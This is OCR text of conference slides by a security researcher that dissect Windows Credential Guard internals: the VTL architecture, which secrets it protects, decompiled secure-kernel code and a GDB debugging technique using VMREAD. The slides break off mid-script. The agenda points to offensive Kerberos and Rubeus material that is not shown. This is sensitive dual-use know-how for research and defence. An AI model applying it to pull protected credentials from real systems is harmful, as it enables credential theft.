SPECTEROPS

Unguarding Microsoft Credential Guard

A deep dive into credential guard internals

Ceri Coburn

NetSPI

Ceri Coburn (@_EthicalChaos_) NetSPI™

- Lives in Wales, UK 
- Software developer for 18 years within the DRM and security solutions space
- Transitioned to cyber during 2019
- Principal Security Consultant @ NetSPI
- 50/50 role split between R&D + operations
- Speaker at DEF CON and various other conferences
- Hangs out at bloodhoundhq Slack
- Author and maintainer of several open-source tools

SPECTEROPS SO-CON 2025


Agenda

- Introduction to Credential Guard
- Analysis and Debugging
- Secure Kernel Keys
- Credential Guard Secrets
- Kerberos Specifics
- Rubeus Goodies
- Unbreakable right?
- Q&A

Credential Guard


Architecture

- Part of Virtualization Based Security (VBS)
- VBS runs atop Hyper-V
- Hyper-V manages partitions
- Partitions = Virtual Machine
- So VBS runs in a separate VM (partition)?



https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture

- Yes and No
- VBS introduces the concept of Virtual Trust Level (VTL)
- VTL is a vCPU state within the same VM
- VTL0 = Normal World, VTL1 = Secure World
- Switching VTL level is controlled via the Hypervisor
- VTL's are a form of memory isolation
- VTL's still run within the same partition
- VTL's share the same host memory allocated to the VM
- Access to memory is controlled via the hypervisor




https://learn.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes

Credential Guard

Trustlets

- Implemented inside LsaIso.exe trustlet
- Communication bridges hypervisor via LRPC
- Crypto operations handled by secure kernel
- Keys used for encryption stored in secure kernel
- Type of secrets protected
  - NTLM hashes
  - Kerberos long term keys
  - Kerberos TGT session keys
  - Other provider data
- Type of secrets not protected
  - Kerberos ST session keys
  - Passwords entered into applications



Analysis and Debugging

Static analysis via Ghidra


- Targets for analysis
  - hvix64.exe
  - securekernel.exe
  - LsaIso.exe
  - lsass.exe
  - KerberosClientShared.dll
  - Kerberos.dll
- Symbols available for most
- Public blogs more scarce than normal world

```
int IumCrypto(ushort *param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4)

{
  short sVar1;
  bool bVar2;
  int iVar3;
  ulonglong uVar4;
  CRYPTO_PARAMS_IN *cpic;
  undefined8 uVar5;
  CRYPTO_PARAMS_IN crypoParamsIn;

  uVar5 = 0x76;
  memset(&crypoParamsIn,0,0x76);
  bVar2 = false;
  cpic = (CRYPTO_PARAMS_IN *)param_1;
  if (*(char *)(lRam000000ff00000008 + 0x60) == '\x01') {
    bVar2 = true;
    iVar3 = SkpMarshalCryptoParamsIn((IUM_CRYPTO_PARAMS *)param_1,&crypoParamsIn,uVar5,param_4);
    if (iVar3 < 0) {
      return iVar3;
    }
    cpic = &crypoParamsIn;
  }
  if ((((((lRam000000ff00000008 == 0) || (*(uint **)(lRam000000ff00000008 + 0x50) == (uint *)0x0))
        || ((**(uint **)(lRam000000ff00000008 + 0x50) & 0x200) == 0)) ||
       ((sVar1 = *(short *)cpic, sVar1 == 0 || (sVar1 == 1)))) ||
      ((sVar1 == 3 || ((sVar1 == 4 || (sVar1 == 5)))))) || (sVar1 == 7)) {
    uVar4 = SkpDispatchCryptoCall(cpic);
    iVar3 = (int)uVar4;
    if (bVar2) {
      SkpMarshalCryptoParamsOut((longlong)&crypoParamsIn,(undefined8 *)param_1,uVar5,param_4);
    }
  }
  else {
    iVar3 = -0x3fffffe4;
  }
  return iVar3;
}
```

Analysis and Debugging

Virtual Machine Setup


- Requires nested virtualization via Vmware
- Enable VT-x/IOMMU
- Hypervisor off completely on the host
- Enable VBS inside Advanced Settings
- Install Windows Enterprise
- Credential Guard not licensed on anything less



Analysis and Debugging

Debugger Setup and Goals

- Enable gdbserver stub inside vmware-vmx.exe
- Listens on port 8864 when VM starts
- Connection Options
  - gdb (with pwndbg unless you are crazy)
  - IDA
  - Ghidra Debugger
- Steps
  - Find hvix64.exe base
  - Find securekernel.exe
  - Enumerate securekernel structures
  - Enable IUM debugging within guest
- Goals
  - Automated via scripting
  - Not sensitive to future updates




Analysis and Debugging

Finding Secure Kernel

- Debugging SK requires knowledge of image base
- Debugger typically lands inside the hypervisor (hvix64.exe)
- hvix64.exe has no symbols ☹
- How do we find securekernel.exe base address?

Steps

- Find `HvDivideErrorFault` inside hvix64.exe by querying IDTR
- Search backwards from there to find PE header (MZ)
- Inspect hypercall service table inside CONST section
- Entry 0x12 contains pointer to `HvVtlReturn`




https://blog.quarkslab.com/debugging-windows-isolated-user-mode-ium-processes.html

Analysis and Debugging

Finding Secure Kernel


- Why `HvVtlReturn`?
- Called when a higher VTL is transitioning to a lower level
- a.k.a securekernel.exe → ntoskrnl.exe
- Active VMCS will contain our SK context registers
- So, what is the VMCS?



Analysis and Debugging

Finding Secure Kernel

- VMCS = Virtual Machine Control Structure (4k in size)
- Contains the state of vCPU registers within the VM
- The active VMCS will contain our SK context registers
- VMCS is undocumented and changes regularly
- Static analysis reveals offsets within each structure
- `RCX` register at `HvVtlReturn` points to VP structure
- Fragile and not suitable for automation
- Is there a better way?



Credit to Quarkslab team of depiction of hypervisor structures

Analysis and Debugging

Finding Secure Kernel

- **VMREAD** instruction allows reading specific fields
- Fields IDs are fixed and documented as part of VT-x
- We can use GDB python to patch in `VMREAD` opcode
- Take instruction backup from current `RIP` location (`HvVtlReturn`)
- Backup `RAX` and `RBX` registers
- Write `VMREAD RAX, RBX`
- Set `RBX` to our required VMCS field ID
- Perform single step instruction
- Restore registers and instructions
- Set `RIP` back to `HvVtlReturn`
- `RAX` contains our requested VMCS field value

VMREAD — Read Field from Virtual-Machine Control Structure

Opcode/Instruction	Op/En	Description
NP 0F 78 VMREAD r/m64, r64	MR	Reads a specified VMCS field (in 64-bit mode).
NP 0F 78 VMREAD r/m32, r32	MR	Reads a specified VMCS field (outside 64-bit mode).

```python
def vmread(vmcs_field : int, rip : int):

    ins_backup = inferior.read_memory(rip, 3)
    #vmread rax, rbx
    inferior.write_memory(rip, b'\x0f\x78\xd8')
    gdb.execute(f'set $rbx = 0x{vmcs_field:x}')
